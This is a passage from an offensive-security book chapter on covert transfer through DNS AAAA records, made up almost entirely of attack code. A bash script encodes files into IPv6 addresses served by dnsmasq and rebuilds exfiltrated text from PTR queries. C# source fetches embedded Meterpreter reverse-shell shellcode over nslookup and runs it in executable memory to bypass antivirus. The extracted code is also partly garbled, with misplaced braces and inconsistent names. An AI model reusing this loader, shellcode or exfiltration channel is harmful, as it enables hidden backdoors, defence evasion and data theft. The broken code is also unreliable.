DefAddr="fe80:1111"
fi
c=0
octets=""
tput setaf 9;
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
echo " " > DnsHost.txt
echo " " > TempDnsHost.txt
RecordsIDcounter=0
IPv6Oct=0

for op in `xxd -p -c 1 $3`; do
#echo "[!] injecting this text via IPv6 octet:" "`echo $op | xxd -r -p`" " ==byte==> " $op
if (($IPv6Oct == 0))
then
octets+=$op
((IPv6Oct++))
elif (($IPv6Oct == 1))
then
octets+=$op":"
IPv6Oct=0
# debug only
#echo "[!] injecting this text via IPv6 octet:" "`echo $octets | xxd -r -p`" " ==byte==>
" $octets

# debug only

fi
((c++))
if (($c == 10))
then
tput setaf 9;

echo "[!] injecting this text via IPv6 Address (10bytes) : "`echo $octets | xxd -r -p`" "
==byte==> " $octets

tput setaf 3;
echo "[!] Your IPv6 is : " $DefAddr:"${octets::-1}":$RecordsIDcounter
Data="${octets::-1}"
echo "[!] Your Text/Data for this IPv6 is : "`echo $Data | xxd -r -p `
echo -----
echo $DefAddr:"${octets::-1}":$RecordsIDcounter $4 >> TempDnsHost.txt
tput setaf 9;
octets=""
c=0
((RecordsIDcounter++))
else
tput setaf 9;
fi

if (($RecordsIDcounter == 9999))
then
echo "[!] Oops Your IPv6 counter (z) was upper than 9999 : "${octets::-1}".
$RecordsIDcounter
break
fi
done

echo
tput setaf 2;
echo "[!] DnsHost.txt Created by" $RecordsIDcounter "AAAA Records for Domain:" $4
echo "[!] you can use this DNSHOST.TXT file via Dnsmasq tool"
tput setaf 2;
echo "[!] to dump these AAAA records you should use this syntax in client side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_IP6DNS.sh -d getdata domain_name DnsMasq_IPv4"
echo
echo "[>] DNSMASQ Started by DNSHOST.TXT File"
echo
tput setaf 9;
# sort by -k4 : wxyz:wxyz:xxxx:XXXX:x:x:x:z
cat TempDnsHost.txt | sort -t: -k4 -n > DnsHost.txt
`dnsmasq --no-hosts --no-daemon --log-queries -H DnsHost.txt`
tput setaf 9;

fi

fi

# make DNS Server for Dump DATA via DNS PTR Queries (Server Side "A")
# Reading Mode (log data via dnsmasq log files)
if [ $1 == "-r" ]
then
tput setaf 9;
echo "[>] Reading Mode , DNSMASQ Started by this log file : /var/log/dnsmasq.log !"
tput setaf 2;
echo "" > /var/log/dnsmasq.log
`dnsmasq --no-hosts --no-daemon --log-queries --log-facility=/var/log/dnsmasq.log` &
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
filename="/var/log/dnsmasq.log"
fs=$(stat -c%s "$filename")
count=0
while true; do
    tput setaf 2;
    sleep 10
    fs2=$(stat -c%s "$filename")
    if [ "$fs" != "$fs2" ];
    then

        tput setaf 6;
        echo "[!] /var/log/dnsmasq.log File has changed!"
        echo "[!] Checking Queries"
        fs=$(stat -c%s "$filename")
        fs2=$(stat -c%s "$filename")

        IP6PTRRecordsTemp=`cat $filename | grep PTR | awk {'print $6'} | tr -d '.'`
        time=`date '+%d/%m/%y %H:%M:%S'`
        echo "[!] ["$time"] Dump this Text via IPv6 PTR Queries"

        tput setaf 9;
        Dumptext=""
        for ops1 in `echo $IP6PTRRecordsTemp`; do

            IP6PTRRecords=`echo "${ops1::-15}" | rev`

            echo $IP6PTRRecords | xxd -r -p
            Dumptext+=`echo $IP6PTRRecords | xxd -r -p`
            done

        echo
        tput setaf 6;
        echo "[>] this Text Saved to ExfilDump.txt"
        echo $Dumptext > ExfilDump.txt
        tput setaf 2;
    else
        fs=$(stat -c%s "$filename")
        fs2=$(stat -c%s "$filename")
        tput setaf 2;
    fi
done
fi
```

## NativePayload\_IP6DNS.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;
using System.Diagnostics;
using System.Data;
using System.Runtime.InteropServices;

namespace NativePayload_IP6DNS
{
    class Program
    {
        static string payload = "fc4883e4f0e8cc0000004151415052"
            + "51564831d265488b5260488b521848"
            + "8b5220488b7250480fb74a4a4d31c9"
            + "4831c0ac3c617c022c2041c1c90d41"
            + "01c1e2ed524151488b52208b423c48"
            + "01d0668178180b020f85720000008b"
            + "8088000004885c074674801d0508b"
            + "4818448b40204901d0e35648ffc941"
            + "8b34884801d64d31c94831c0ac41c1"
            + "c90d4101c138e075f14c034c240845"
            + "39d175d858448b40244901d066418b"
            + "0c48448b401c4901d0418b04884801"
            + "d0415841585e595a41584159415a48"
            + "83ec204152ffe05841595a488b12e9"
            + "4bffffff5d49be7773325f33320000"
            + "41564989e64881eca00100004989e5"
            + "49bc0200115cc0a8013241544989e4"
            + "4c89f141ba4c772607fd54c89ea68"
            + "010100005941ba29806b00ffd56a05"
            + "415e50504d31c94d31c048ffc04889"
            + "c248ffc04889c141baea0fdfe0ffd5"
            + "4889c76a1041584c89e24889f941ba"
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
+ "99a57461ffd585c0740a49ffce75e5"  
+ "e893000004883ec104889e24d31c9"  
+ "6a0441584889f941ba02d9c85ffd5"  
+ "83f8007e554883c4205e89f66a4041"  
+ "59680010000041584889f24831c941"  
+ "ba58a453e5ffd54889c34989c74d31"  
+ "c94989f04889da4889f941ba02d9c8"  
+ "5ffd583f8007d2858415759680040"  
+ "000041586a005a41ba0b2f0f30ffd5"  
+ "575941ba756e4d61ffd549ffcee93c"  
+ "ffff4801c34829c64885f675b441"  
+ "ffe7586a005949c7c2f0b5a256ffd5";  
  
public static DataTable _IPV6_IPAddress_Payloads;  
  
static void Main(string[] args)  
{  
  
    try  
    {  
        _IPV6_IPAddress_Payloads = new DataTable();  
  
        _IPV6_IPAddress_Payloads.Columns.Add("Pay_id", typeof(int));  
        _IPV6_IPAddress_Payloads.Columns.Add("Payload", typeof(string));  
        _IPV6_IPAddress_Payloads.DefaultView.Sort = "Pay_id";  
        _IPV6_IPAddress_Payloads.DefaultView.ToTable("Pay_id");  
  
        Console.ForegroundColor = ConsoleColor.DarkYellow;  
        Console.WriteLine();  
        Console.WriteLine("NativePayload_IPv6DNS tool Published by Damon Mohammadbagher");  
        Console.ForegroundColor = ConsoleColor.Green;  
        Console.WriteLine("Transferring Backdoor Payloads by IPv6_Address and DNS traffic ;)");  
        Console.ForegroundColor = ConsoleColor.Gray;  
        if (args[0].ToUpper() == "PAYLOAD")  
        {  
            Console.WriteLine("Note this code supported only 99 * 10 = 990 bytes payload ");  
            Console.WriteLine("Note this code supported only 99 lines foreach 10 bytes payload \n");  
  
            int c = 0;  
            int counter = 0;  
            int b = 0;  
            string temp = "";  
            foreach (char item in payload)  
            {  
                if (c >= 3)  
                { temp += item + ":", c = 0; }  
                else if (c <= 4) { temp += item; c++; }  
  
                b++;  
  
                if (b >= 20)  
                {  
                    if (counter <= 99)  
                    {  
                        Console.Write("fe80:" + "1111:" + temp + "ae" + counter);  
                    }  
                    else if (counter >= 100)  
                    {  
                        Console.Write("fe80:" + "1111:" + temp + "a" + counter);  
                    }  
                    else if (counter >= 999)  
                    {  
                        Console.Write("fe80:" + "1111:" + temp + "" + counter);  
                    }  
                    Console.WriteLine(""); b = 0;  
                    temp = "";  
                    counter++;  
                }  
            }  
        }  
  
    }else if (args[0].ToUpper() == "NULL")  
    {  
        Console.WriteLine("Note this code supported only 99 * 10 = 990 bytes payload ");  
        Console.WriteLine("Note this code supported only 99 lines foreach 10 bytes payload \n");  
  
        payload = args[1];  
        int c = 0;  
        int counter = 0;  
        int b = 0;  
        string temp = "";  
        foreach (char item in payload)
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
{
    if (c >= 3)
    { temp += item + " "; c = 0; }
    else if (c <= 4) { temp += item; c++; }

    b++;

    if (b >= 20)
    {

        if (counter <= 99)
        {
            Console.WriteLine("fe80:" + "1111:" + temp + "ae" + counter);
        }
        else if (counter >= 100)
        {
            Console.WriteLine("fe80:" + "1111:" + temp + "a" + counter);
        }
        else if (counter >= 999)
        {
            Console.WriteLine("fe80:" + "1111:" + temp + "" + counter);
        }
        Console.WriteLine(""); b = 0;
        temp = "";
        counter++;
    }
}

}
else
{
    try
    {
        __nslookup(args[0], args[1]);

        Exploit(_IPV6_IPAddress_Payloads);
    }
    catch (Exception exp)
    {
        Console.WriteLine("Main exploit : " + exp.Message);
    }
}

}
catch (Exception main)
{
    Console.WriteLine("Main : " + main.Message);
}
}

static void Exploit(DataTable payloads)
{
    string ss = "";
    byte[] __Bytes = new byte[payloads.Rows.Count * 2];
    for (int i = 0; i < payloads.Rows.Count; i++)
    {
        try
        {
            // with Round-robin this code was necessary to sort payloads ;
            EnumerableRowCollection filter = payloads.AsEnumerable().Where(r => r.Field<int>("Pay_id") == i);
            foreach (DataRow item in filter)
            {
                ss += item.ItemArray[1].ToString();
            }
        }
        catch (Exception)
        {
        }
    }
}
try
{
    Console.WriteLine("");
    int Oonagi = payloads.Rows.Count * 2;
    int t = 0;
    for (int k = 0; k < Oonagi; k++)
    {
        string _tmp1 = ss.Substring(t, 2);
        byte current1 = Convert.ToByte(_tmp1, 16);
        // debug only , print payload string
        Console.WriteLine(_tmp1);
    }
}
}
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
    __Bytes[k] = current1;
    t++;
    t++;
}

Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by IPv6_Address and DNS traffic :)");
Console.WriteLine("DNS Round-Robin Supported");
UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
catch (Exception ops1)
{
    Console.WriteLine("Exploit: " + ops1.Message);
}
}

public static void __nslookup(string DNS_AAAA_A, string DnsServer)
{
    int breakpoint_1 = 0;
    string last_octet_tmp = "";

    /// Length for injected payloads by IPv6 Addresss
    int Final_payload_count = 0;

    try
    {
        /// Make DNS traffic for getting Meterpreter Payloads by nslookup
        ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_AAAA_A + " " + DnsServer);
        ns_Prcs_info.RedirectStandardInput = true;
        ns_Prcs_info.RedirectStandardOutput = true;
        ns_Prcs_info.UseShellExecute = false;
        /// you can use Thread Sleep here

        Process nslookup = new Process();
        nslookup.StartInfo = ns_Prcs_info;
        nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        nslookup.Start();

        string result_Line0 = "";
        string computerList = nslookup.StandardOutput.ReadToEnd();
        string[] All_lines = computerList.Split('\t', '\n');
        int PayloadLines_current_id = 0;

        /// Getting First Line of Meterpreter Payload Lines ;)
        /// Getting First Line of Meterpreter Payload Lines ;)
        try
        {
            for (int x = 0; x < All_lines.Length; x++)
            {
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                if (All_lines[x].ToUpper().Contains("ADDRESSES:"))
                {
                    /// Getting First Line of Meterpreter Payload Lines ;)
                    int f = All_lines[x].IndexOf("Addresses: ") + "Addresses: ".Length;
                    int l = All_lines[x].LastIndexOf("\r\n");
                    result_Line0 = All_lines[x].Substring(f, l - f);
                    breakpoint_1 = x;
                    break;
                }
            }
        }
        Console.WriteLine();
        /// Debug only {show address line 0}
        Console.WriteLine(result_Line0);
        Console.WriteLine();
        /// normalize Address 0:0:0 ==> 0000:0000:0000
        /// normalize Address 0:0:0 ==> 0000:0000:0000
        string[] temp_normalize0 = result_Line0.Split(':');
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
/// finding hidden zero in address octets ;
for (int ix = 0; ix < temp_normalize0.Length; ix++)
{
    int count = temp_normalize0[ix].Length;
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    if (count < 4)
    {
        Console.ForegroundColor = ConsoleColor.Green;
        for (int j = 0; j < 4 - count; j++)
        {
            temp_normalize0[ix] = "0" + temp_normalize0[ix];
        }
    }
}
if (ix == temp_normalize0.Length - 1) { Console.ForegroundColor = ConsoleColor.DarkCyan; }
if (ix < temp_normalize0.Length - 6 && ix >= temp_normalize0.Length - 8) { Console.ForegroundColor = ConsoleColor.DarkCyan; }
if (ix == temp_normalize0.Length - 2 || ix == temp_normalize0.Length - 3 || ix == temp_normalize0.Length - 4 || ix == temp_normalize0.Length - 5
|| ix == temp_normalize0.Length - 6)
{
    //// dump Injected Payloads from IPv6 Address to List ;
    //// Note this code supported only 99 * 10 = 990 bytes payload
    //// you can change here to getting more than 990 bytes

    if (temp_normalize0[7].StartsWith("ae"))
    {
        object[] __X = { Convert.ToInt32(temp_normalize0[7].Remove(0,2)), temp_normalize0[ix];
        _IPV6_IPAddress_Payloads.Rows.Add(__X);
    }
    else if(temp_normalize0[7].StartsWith("0ae"))
    {
        object[] __X = { Convert.ToInt32(temp_normalize0[7].Remove(0,3)), temp_normalize0[ix];
        _IPV6_IPAddress_Payloads.Rows.Add(__X);
    }
}

//// you can change here to getting more than 990 bytes

//else if (temp_normalize0[7].StartsWith("a"))
//{
//    object[] __X = { Convert.ToInt32(temp_normalize0[7].Remove(0, 1)), temp_normalize0[ix] };
//    _IPV6_IPAddress_Payloads.Rows.Add(__X);
//}

}

Console.Write(temp_normalize0[ix] + " ");

// checking Bytes and Sorting
last_octet_tmp = "";
if (ix == temp_normalize0.Length - 1)
{
    // this is last octet of IPv6 address
    last_octet_tmp += temp_normalize0[ix];
}
}
// Debug only {show address line 0}
Console.WriteLine(" ==> " + result_Line0);
Console.WriteLine();
//last_octet_tmp = String.Format("{0:x2}{1:x2}{2:x2}");
try
{
    if (last_octet_tmp.StartsWith("ae"))
    {
        PayloadLines_current_id = Convert.ToInt32(last_octet_tmp.ToString().Remove(0, 2));

        Final_payload_count++;
    }
    else if (last_octet_tmp.StartsWith("0ae"))
    {
        PayloadLines_current_id = Convert.ToInt32(last_octet_tmp.ToString().Remove(0, 3));

        Final_payload_count++;
    }
}
catch (Exception e0)
{
    Console.WriteLine("e0 : " + e0.Message);
}
/// Getting First Line of Meterpreter Payload Lines ;
/// Getting First Line of Meterpreter Payload Lines ;
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
}
catch (Exception e00)
{
    Console.WriteLine("e00 : " + e00.Message);
}

/// Getting Line by Line Payloads ;)
/// line17 ==> fe80:1111:1c49:1d0:418b:488:4801:ae17
/// line18 ==> fe80:1111:d041:5841:585e:595a:4158:ae18
/// fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4 ==> {fe80:1111:}{4a4a:4d31:c948:31c0:ac3c}{:ae4}
/// Static Address octet = {fe80:1111:} , Payload [10 bytes] = {4a4a:4d31:c948:31c0:ac3c} , Counter Lines = {:ae4}
/// Getting Line by Line Payloads ;)
try
{
    string result_Line_X = "";
    int end = 0;
    for (int xx = breakpoint_1+1; xx < All_lines.Length; xx++)
    {
        if (xx < All_lines.Length)
        {
            end = All_lines[xx].LastIndexOf("\r\n");
        }
        else if (xx == All_lines.Length - 1)
        {
            end = All_lines[xx].LastIndexOf("\r\n\r\n");
        }
        result_Line_X = All_lines[xx].Substring(2, end - 2);
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGreen;

        // Debug only {show address}
        //Console.WriteLine(result_Line_X);

        /// normalize Address 0:0:0 ==> 0000:0000:0000
        /// normalize Address 0:0:0 ==> 0000:0000:0000
        string[] temp_normalize = result_Line_X.Split(':');

        /// finding hidden zero in adress octets ;)
        for (int ix = 0; ix < temp_normalize.Length; ix++)
        {
            int count = temp_normalize[ix].Length;
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            if (count < 4)
            {
                Console.ForegroundColor = ConsoleColor.Green;
                for (int j = 0; j < 4 - count; j++)
                {
                    temp_normalize[ix] = "0" + temp_normalize[ix];
                }
            }
            if (ix == temp_normalize.Length - 1) { Console.ForegroundColor = ConsoleColor.DarkCyan; }
            if (ix < temp_normalize.Length - 6 && ix >= temp_normalize.Length - 8) { Console.ForegroundColor = ConsoleColor.DarkCyan; }
            if (ix == temp_normalize.Length - 2 || ix == temp_normalize.Length - 3 || ix == temp_normalize.Length - 4 || ix == temp_normalize.Length - 5 ||
ix == temp_normalize.Length - 6)
            {
                /// dump Injected Payloads from IPv6 Address to List ;)
                /// Note this code supported only 99 * 10 = 990 bytes payload
                /// you can change here to getting more than 990 bytes

                if (temp_normalize[7].StartsWith("ae"))
                {
                    object[] __X = { Convert.ToInt32(temp_normalize[7].Remove(0, 2)), temp_normalize[ix] };
                    _IPv6_IPAddress_Payloads.Rows.Add(__X);
                }
                else if (temp_normalize[7].StartsWith("0ae"))
                {
                    object[] __X = { Convert.ToInt32(temp_normalize[7].Remove(0, 3)), temp_normalize[ix] };
                    _IPv6_IPAddress_Payloads.Rows.Add(__X);
                }
                /// you can change here to getting more than 990 bytes

                //else if (temp_normalize[7].StartsWith("a"))
                //{
                //    object[] __X = { Convert.ToInt32(temp_normalize[7].Remove(0, 1)), temp_normalize[ix] };
                //    _IPv6_IPAddress_Payloads.Rows.Add(__X);
                //}

            }
            Console.Write(temp_normalize[ix] + " ");
        }

        // checking Bytes and Sorting
    }
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
        last_octet_tmp = "";
        if (ix == temp_normalize.Length - 1)
        {
            // this is last octet of IPv6 address
            last_octet_tmp += temp_normalize[ix];
        }
    }
    // Debug only {show address}
    Console.WriteLine(" ==> " + result_Line_X);
    //Console.WriteLine();
    try
    {
        //last_octet_tmp = String.Format("{0:x2}{1:x2}{2:x2}");
        if (last_octet_tmp.StartsWith("ae"))
        {
            PayloadLines_current_id = Convert.ToInt32(last_octet_tmp.ToString().Remove(0, 2));

            Final_payload_count++;
        }
        else if (last_octet_tmp.StartsWith("0ae"))
        {
            PayloadLines_current_id = Convert.ToInt32(last_octet_tmp.ToString().Remove(0, 3));

            Final_payload_count++;
        }
    }
    catch (Exception e1)
    {
        Console.WriteLine("e1 : " + e1.Message);
    }
    // normalize Address 0:0:0 ==> 0000:0000:0000
    // normalize Address 0:0:0 ==> 0000:0000:0000
}
Console.WriteLine("PAYLOAD Lines Count: "+Final_payload_count.ToString());
}
catch (Exception e4)
{
    Console.WriteLine("e4 : " + e4.Message);
}

}
catch (Exception e)
{
    Console.WriteLine(e.Message);
}

}

public static UInt32 MEM_COMMIT = 0x1000;
public static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```